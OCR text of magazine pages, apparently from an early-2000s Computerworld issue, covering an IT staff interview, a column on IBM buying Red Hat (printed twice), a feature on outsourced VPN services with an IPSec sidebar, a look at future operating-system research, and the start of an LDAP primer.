
Interviewee: Steve Devine, manager of business administration for corporate information systems

How is career advancement and training handled? "We have a formal career development planning process, where people sit with their managers and figure out where they want to be in three to five years and which assignments will help them get there. Plus we have a skills inventory of things we need in IT to move forward."

What do you look forward to each day? "I like solving the puzzle, figuring out new things so we can do things better than anyplace else. And, of course, seeing those ideas come to fruition."

What do you dread each day? "If I had to name something I didn't look forward to, I'd say e-mail. That's the downside of technology — the 'cc:' button on e-mail."

– Mary Brandel
thebrandels@hotmail.com



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
THIS WEEK

OUTSOURCED VPNs

Setting up a VPN in-house may seem like a no-brainer for a large company willing to manage it around the clock, but others are more than willing to off-load the headaches to a service provider. PAGE 36



FUTURE WATCH

During the next 10 years, operating systems will become highly distributed and self-healing, and they will collaborate with applications. Application programmers will find their jobs becoming easier, and end users will see better responses and reliability. PAGE 38

QUICKSTUDY

Lightweight Directory Access Protocol (LDAP) was developed as a PC-based front end to access X.500-compliant directories. LDAP works over TCP/IP and organizes people, devices and applications to reflect geographical, political and organizational boundaries. Find out more in this week's primer. PAGE 40

SECURITY JOURNAL

As security manager Mathias Thurman starts a new job, a Nimda attack affects hundreds of his company's internal servers. His challenge is to find a way to eradicate the worm without disrupting critical e-commerce servers. PAGE 42

NICHOLAS PETRELEY

Turn Red Hat Blue?

LAST WEEK, I DESCRIBED some reasons why it could be a good move for AOL Time Warner to purchase Red Hat. My arguments hinged upon the idea that AOL Time Warner might use Red Hat Linux to create an inexpensive desktop appliance. This week, I'll tell you one very big reason why it would be bad for AOL Time Warner to purchase Red Hat.

Red Hat has done wonders to help Linux penetrate the server market. An AOL Time Warner purchase would almost certainly upset Red Hat's relationship with its customers and server vendors. This might prompt them to look elsewhere for a Linux distribution. Or worse, they might abandon Linux altogether.

Therefore I'd like to suggest a more appropriate buyer for Red Hat: IBM.

I can think of no better way to make a case for this purchase than by answering what I would anticipate would be the most common objections. I'll start with the inevitable suggestion that IBM would do to Red Hat Linux what it did for OS/2 — ignore it to death.

IBM regarded OS/2 as a liability only because the threat of OS/2 prompted Microsoft to withhold a licensing deal from IBM to preload Windows 95. That threatened IBM's profits on client hardware sales just when IBM was hoping to make a comeback on the desktop. Today, the desktop market is saturated. IBM and most other hardware vendors are now scrambling to own as much of the high-margin server market as possible. Microsoft doesn't have any clout in this space. And whether or not they'll admit it publicly, most hardware vendors would prefer it if things stayed that way. The best way IBM can be sure it will control its own future is if it pushes Linux at the server now, before Microsoft has a chance to take over and start calling the shots.

Others will point out that IBM's purchasing record is spotty at best. IBM waited until Web standards nearly rendered Lotus Notes irrelevant before purchasing Lotus. But IBM hasn't been entirely dim with all of its purchases. It made sense for IBM to purchase Informix, for example. Informix gave IBM a bigger slice of the database market, its DataBlade technology and perhaps best of all, the Red Brick data warehouse.

But that begs the question. What technology would IBM get from Red Hat? Red Hat is open source. Like everyone else, IBM can get open-source software for free. So what could possibly motivate IBM to take on the burden of developing and selling an open-source operating system if it only wants Linux in order to sell its servers?

For one thing, IBM has already taken on the burden of improving Linux, even outside of the work it has done to make Linux run on IBM hardware. I suspect IBM has deliberately avoided drawing attention to its contributions so far to prevent a backlash from conspiracy theorists who would accuse IBM of trying to manipulate Linux to its exclusive advantage. That remains the single biggest risk for IBM, if it were to consider purchasing Red Hat. It could easily make too many enemies inside and outside the Linux community for the purchase to be worthwhile.

Here's what IBM has to consider before making a purchase like Red Hat. Linux needs a psychological boost in the market. Regardless of what the reality may be, many potential customers still don't perceive Linux as having a solid service and support infrastructure that will exist in 10 years. If IBM purchases Red Hat, it instantly solves this perception problem. IBM is an ideal service and support organization.

On the other hand, IBM's purchase of Red Hat could spook hardware competitors like Compaq and HP. It isn't likely that these competitors would react by backing off on their support for Linux, but it's not out of the question. They've done stupider things than that. If they did back off Linux, IBM would look like it bet on the wrong horse. That would undermine much of the credibility IBM gave to Linux as a platform by purchasing Red Hat.

I don't know if IBM is even considering such a deal, but I think it should. IBM has an ace in the hole that could erase any risks involved in purchasing Red Hat. I call it "hardware devolution," and I'll elaborate on it in a couple of weeks.

NICHOLAS PETRELEY is a computer consultant and author in Hayward, Calif. He can be reached at [redacted]

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

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NICHOLAS PETRELEY

Turn Red Hat Blue?

LAST WEEK, I DESCRIBED some reasons why it could be a good move for AOL Time Warner to purchase Red Hat. My arguments hinged upon the idea that AOL Time Warner might use Red Hat Linux to create an inexpensive desktop appliance. This week, I'll tell you one very big reason why it would be bad for AOL Time Warner to purchase Red Hat.

Red Hat has done wonders to help Linux penetrate the server market. An AOL Time Warner purchase would almost certainly upset Red Hat's relationship with its customers and server vendors. This might prompt them to look elsewhere for a Linux distribution. Or worse, they might abandon Linux altogether.

Therefore I'd like to suggest a more appropriate buyer for Red Hat: IBM.

I can think of no better way to make a case for this purchase than by answering what I would anticipate would be the most common objections. I'll start with the inevitable suggestion that IBM would do to Red Hat Linux what it did for OS/2 — ignore it to death.

IBM regarded OS/2 as a liability only because the threat of OS/2 prompted Microsoft to withhold a licensing deal from IBM to preload Windows 95. That threatened IBM's profits on client hardware sales just when IBM was hoping to make a comeback on the desktop. Today, the desktop market is saturated. IBM and most other hardware vendors are now scrambling to own as much of the high-margin server market as possible. Microsoft doesn't have any clout in this space. And whether or not they'll admit it publicly, most hardware vendors would prefer it if things stayed that way. The best way IBM can be sure it will control its own future is if it pushes Linux at the server now, before Microsoft has a chance to take over and start calling the shots.

Others will point out that IBM's purchasing record is spotty at best. IBM waited until Web standards nearly rendered Lotus Notes irrelevant before purchasing Lotus. But IBM hasn't been entirely dim with all of its purchases. It made sense for IBM to purchase Informix, for example. Informix gave IBM a bigger slice of the database market, its DataBlade technology and perhaps best of all, the Red Brick data warehouse.

But that begs the question, What technology would IBM get from Red Hat? Red Hat is open source. Like everyone else, IBM can get open-source software for free. So what could possibly motivate IBM to take on the burden of developing and selling an open-source operating system if it only wants Linux in order to sell its servers?

For one thing, IBM has already taken on the burden of improving Linux, even outside of the work it has done to make Linux run on IBM hardware. I suspect IBM has deliberately avoided drawing attention to its contributions so far to prevent a backlash from conspiracy theorists who would accuse IBM of trying to manipulate Linux to its exclusive advantage. That remains the single biggest risk for IBM, if it were to consider purchasing Red Hat. It could easily make too many enemies inside and outside the Linux community for the purchase to be worthwhile.

Here's what IBM has to consider before making a purchase like Red Hat. Linux needs a psychological boost in the market. Regardless of what the reality may be, many potential customers still don't perceive Linux as having a solid service and support infrastructure that will exist in 10 years. If IBM purchases Red Hat, it instantly solves this perception problem. IBM is an ideal service and support organization.

On the other hand, IBM's purchase of Red Hat could spook hardware competitors like Compaq and HP. It isn't likely that these competitors would react by backing off on their support for Linux, but it's not out of the question. They've done stupider things than that. If they did back off Linux, IBM would look like it bet on the wrong horse. That would undermine much of the credibility IBM gave to Linux as a platform by purchasing Red Hat.

I don't know if IBM is even considering such a deal, but I think it should. IBM has an ace in the hole that could erase any risks involved in purchasing Red Hat. I call it "hardware devolution," and I'll elaborate on it in a couple of weeks.

NICHOLAS PETRELEY is a computer consultant and author in Hayward, Calif. He can be reached at nicholas@petreley.com.

Outsourcing VPNs:

Privacy For Hire

Companies can cut costs and hassles by subscribing to a virtual private network service, but they must match their needs to the right provider. **By James Cope**

GEORGE GAULDA, CIO at Link Staffing Inc. wanted to securely connect 49 branch offices in 23 states to his company's Houston headquarters. Gaulda decided he needed to build a virtual private network (VPN) to tie the far-flung parts of Link Staffing together. Trouble was, he lacked the staff to design and manage the system in-house.

So Gaulda chose OpenReach Inc. in Woburn, Mass., to provide Link Staffing with a secure VPN over the public Internet.

Link Staffing is one of many companies that are turning to outsourced VPNs, whether over the Internet or through the private IP network of a service provider. Some are pinched for security-savvy network personnel. And even some that have the staffs simply want to off-load the hassle of policing increased infrastructure to a firm that provides VPNs for a living.

The offerings of those providers, however, vary significantly and require users to evaluate their needs thoroughly and select their providers carefully.

For example, Gaulda discovered that his firm needed a VPN service that used the Internet as the transport mechanism but didn't require Link Staffing to replace the eight Internet service providers that connect its remote offices. For Link Staffing, technical support for the VPN was also a crucial issue — a fact proved by bitter experience.

Prior to cutting a deal with OpenReach, Gaulda says, he had a "very bad experience with a major service provider." Gaulda won't name the company, but he says it was unwilling to provide the support his firm needed. His technicians ended up doing most of the VPN support, which contradicted the idea of using a service provider in the first place, he says.

Although OpenReach manages the network, Gaulda says he never feels out of the control loop because he can view VPN performance from his own desktop through a special browser-based interface. "I can drill down to the workstation level on a remote location [to see how the VPN is performing]," he says.

The OpenReach service costs Link Staffing $100 per month per site, or $4,900 per month total, according to Gaulda.

APL Logistics Ltd., a contract logistics company and unit of Singapore-based shipping giant Neptune Orient Lines Ltd., wanted one managed service provider that could provide VPN service over a private IP network spanning 180 sites in 32 countries. Network availability is critical to APL because scheduling and shipping is time-sensitive, says Cindy Stoddard, the Oakland, Calif.-based firm's CIO. APL recently selected Amsterdam-based vendor Equant NV, signing a three-year, $23-million agreement for VPN and network services. APL chose Equant, says Stoddard, because Equant has global reach and the ability to manage the whole network and employs a routing scheme that speeds up time-sensitive traffic running over a VPN.

Joe Przepiora, IT manager for global network services at agribusiness giant Cargill Inc. in Minneapolis, pays for his VPN service by the hour. Cargill's field salespeople and other remote employees log on to the corporate network via a VPN service provided by RemotePipes Inc. in Mendota Heights, Minn.

Many of Cargill's employees work in rural areas that are woefully underserved with local Internet service provider dial-up numbers, Przepiora says, noting that RemotePipes specializes in providing VPNs over the public Internet via toll-free dial-up.

Przepiora acknowledges that analog modem connections — even if you're lucky enough to get a quiet phone line for a connection speed above 56K bit/sec. — are slow compared with Digital Subscriber Line and digital cable speeds of more than 1M bit/sec. But, he points out, at least his people can connect.

At a cost of $6 per hour, Cargill's remote users can log on to the company network via a VPN that uses IPSec encryption — the current protocol for end-to-end encryption forged by the Internet Engineering Task Force (IETF). E-mail and sales force automation systems are among the applications most frequently accessed through the VPN service, Przepiora notes.

Many providers that use the Internet for VPN connections either have VPN devices or require VPN networking software to be installed on remote user PCs. But RemotePipes facilitates remote dial-up connections without requiring VPN client software. That means there's one less thing to go wrong on remote users' PCs, says Przepiora. But national coverage coupled with fixed price is really RemotePipes' strength, he notes.


IP-based VPNs don't always run over native IP networks, which leads to confusion about what's really happening technically with any given VPN service, says Jason Smolek, an analyst at IDC in Framingham, Mass. For example, AT&T Corp. offers what it calls a

WHAT IS IT?

A VPN is an encrypted tunnel through an existing IP network. It makes a company's network traffic invisible to others that might be using the same network, be it the Internet or a shared private network. But VPN services vary widely in approach, price and function, which makes the choice of provider crucial.

VPN From a Service Provider

Data is encrypted and encapsulated in IP packets before passing through the user's edge router/gateway device onto the Internet or provider network and is automatically decrypted at the other end.



IPSec: Making the VPN Secure

IPSec is a near-ubiquitous VPN security standard. IP VPNs on the public Internet use it. Hybrid networks that may employ private virtual frame-relay circuits and the Internet use it. Even private networks that require an additional level of security across parts of the network or the entire network use IPSec.

IPSec is a security protocol set by the IETF for securing the transmission of data across IP networks. It operates at the network layer of the **Open System Interconnection** standard, authenticating and encrypting all packets that traverse the network, no matter what the application.

IPSec separates network traffic virtually, using **tunneling** and **encryption protocols**, and it makes the data on shared pipes invisible to other users who push their data through the same wires or airwaves.

There are two security modes possible with IPSec: the **Transport Mode**, in which only the payload (data) part of the packet is encapsulated through encryption but in which the IP header remains in the clear; and the **Tunnel Mode**, where IPSec encapsulates everything, including the original IP header, and generates a new header to guide packets. The Transport Mode is normally used for VPN connections between computers, whereas the Tunnel Mode is usually used to connect one LAN to another.

– *James Cope*

"private IP VPN" service that rides on top of its frame-relay network. That might seem contradictory, because it implies the creation of a VPN over a virtual private circuit. And since the latter is already private, why bother?

Different Contexts

Tim Halpin, AT&T product manager for frame and Asynchronous Transfer Mode services, says the term *VPN* may be used in different contexts. In the case of AT&T's private IP VPN, Halpin says, the technology is really a service allowing existing AT&T frame-relay users to run IP packets over those networks. In the process, he says, customers benefit from the existing security of frame relay's private virtual circuits while getting the added functionality offered by IP.

One function, prioritizing network traffic by class of application, is what attracted Andras Bellak to AT&T's offering. Bellak is director of wide-area network engineering at Wireless Facilities Inc., a San Diego-based contractor that designs and sets up cellular tower and transmitter systems. Bellak says he designates IP videoconferencing, which is susceptible to delays and jitter, as a high priority, while setting database applications as medium priority and e-mail as "best effort," AT&T's term for the class of traffic that's least important.

"It really doesn't make any difference if an e-mail gets there in one and a half seconds or seven seconds," Bellak explains, but he adds that jerky video or voice audio that's out of sync with video is unacceptable. Bellak also says he designates a voice over IP phone system over the AT&T network as high-priority traffic. Otherwise, he says, callers may have to put up with voice delay and echo when they're on the phone.

To prioritize by class of traffic, both AT&T and Equant employ Multiprotocol Label Switching (MPLS) routing. MPLS is an IETF specification that enables routers at the edge of networks to read special tags on IP packets. That bypasses destination lookup in routers at the core of the network, which helps speed routing and affords quality of service at levels that can support a variety of types of network traffic, including video, says Jim Slaby, an analyst at Giga Information Group Inc. in Cambridge, Mass.

Stoddard says APL also chose the VPN service from Equant because of its MPLS routing capabilities, which she hopes will facilitate voice and video across the network as well as time-sensitive traffic involving scheduling and shipping.

The use of MPLS in conjunction with a frame-relay system that can understand IP also translates into the same service-level guarantees for latency — 120M bit/sec. for data to make a round trip on the network — on AT&T's private IP VPN, says Halpin.

That's one reason why Bellak says the $1,800 that Wireless Facilities pays for each 1.5M bit/sec. per month — about $150,000 per month — is money well spent. Like other VPN users, he has found that finding the right provider to meet his needs is priceless.

Cope is a freelance writer in Notre Dame, Ind. He can be reached at jamescopeus@yahoo.com.

Quick Link Some users looking for an alternative to a VPN are turning to secure file sharing. Find out more at the *Computerworld* Web site: www.computerworld.com/q/725854

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

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Brave New OS

Operating systems will become highly distributed and self-healing and will collaborate with applications. By Gary H. Anthes

IMAGINE COMPUTERS in a group providing disk storage for their users, transparently swapping files and optimizing their collective performance, all with no central administration. But the machines providing this pool of virtual storage dare not trust one another completely. Indeed, a hacker takes over one of them and ruthlessly begins attacking others in the group.

But not to worry. Thanks to an experimental operating system technology called Byzantine fault-tolerant protocols, users and their data are protected.

That scenario is part of the Farsite project at Microsoft Corp. Farsite is just one of several projects at Microsoft Research and other labs around the world that will render operating systems all but unrecognizable in 10 years. Farsite embodies several characteristics — such as fault tolerance, self-tuning and robust security — that will distinguish operating systems of the future.

Farsite is a serverless, distributed system that doesn't assume mutual trust among its client computers. Although there's no central server machine, the system as a whole looks to users like a single file server. High reliability and security are ensured because each file has one or more encrypted and digitally signed replicas elsewhere in the cluster.

The target environment for Farsite is an organization in 2006 with 100,000 computers, 10 billion files and 10 petabytes (10,000TB) of data.

While Farsite is aimed at data storage, the Odyssey project at Carnegie Mellon University in Pittsburgh is focused on making operating systems more mobile. Computer science professor Mahadev Satyanarayanan envisions operating systems that are "application-aware" and can tailor the delivery of resources such as bandwidth and battery power accordingly.

For example, imagine a mobile user getting full-motion color video via a high-bandwidth wireless network, but then the mobile computer passes into the shadow of a building. "So the operating system alerts the application and says, 'I know you wanted 2M bit/sec., but right now, life is grim. The best I can give you is 100K bit/sec.,'" Satyanarayanan says. "The application has to have a notion of lower fidelity: it has to know it can't show it at 10 frames a second in color, but it can show it at two frames a second in black and white."

Satyanarayanan describes it as a "collaborative relationship" in which operating systems monitor resources and help applications adapt to them. His research group is building application awareness into Linux and has already proved the collaborative concept on a small scale. The needs of mobile computing will remake operating systems over the next five to seven years, he says.

Meanwhile, IBM Research in Yorktown Heights, N.Y., is hard at work making operating systems more scalable. It's extending Linux — and developing operating system kernels to run under it — to control a computer with 65,000 processors. As part of its $100 million Blue Gene research project, IBM plans to build a computer operating at 1 quadrillion floating-point operations per second to attack problems such as protein folding.

Blue Gene is "the ultimate test" for many of the principles unfolding in IBM's Autonomic Computing initiative, says Bill Pulleyblank, director of exploratory server systems at IBM Research. The program aims to make operating systems "self-optimizing, self-configuring, self-healing and self-protecting," like the human body's autonomic nervous system, he says.

IBM envisions "goal-oriented interfaces" between users and the operating system, Pulleyblank says. "Instead of [the application] saying, 'Hey, operating system, give me more memory or more disk space,' it says, 'The average response time I need on these transactions must be at most 10msec. Do it.'"

Such goal-oriented relationships will make it easier to write application software and will make it run more efficiently, Pulleyblank says. ◗

View From Redmond

Microsoft says that within 10 years, operating systems will have the following characteristics:

WORLDWIDE SCALABILITY. Logically, there's just one system, but it's partitioned into many pieces in many places.

SEAMLESS DISTRIBUTION. The operating system decides where data resides and where computation occurs.

FAULT TOLERANCE. The system transparently handles failures and the removal of resources, without loss of data or functionality.


SELF-CONFIGURATION AND SELF-TUNING. New resources are automatically assimilated, and the system optimizes its own performance and resource use.

Quick Link

For a list of some operating system research projects now under way, visit the *Computerworld* Web site www.computerworld.com/q?27001

Farsite

"Federated, Available and Reliable Storage for an Incompletely Trusted Environment"


2. File is signed, encrypted, replicated and distributed to several other clients. Replication reduces risk of losing file accessibility.
1. Client stores file in global file store.
4. File is sent from storage machine to requesting machine
3. File is requested by a client
Logically: a centralized file server
Physically: distributed among clients
One or more machines receive replicated files
5. File is decrypted on client machine if client has read permission

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
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e business software

IT'S A DIFFERENT KIND OF WORLD.
YOU NEED A DIFFERENT KIND OF SOFTWARE.

LDAP

BY JENNIFER DISABATINO

ALL DIRECTORIES "basically serve as a way for applications to look up other applications, for people to look up other applications or resources, or for managers to look up reservations ur resources," says Dan Blum, an analyst at The Burton Group in Midvale, Utah. On the Internet, the most prevalent directory structure is Lightweight Directory Access Protocol (LDAP).

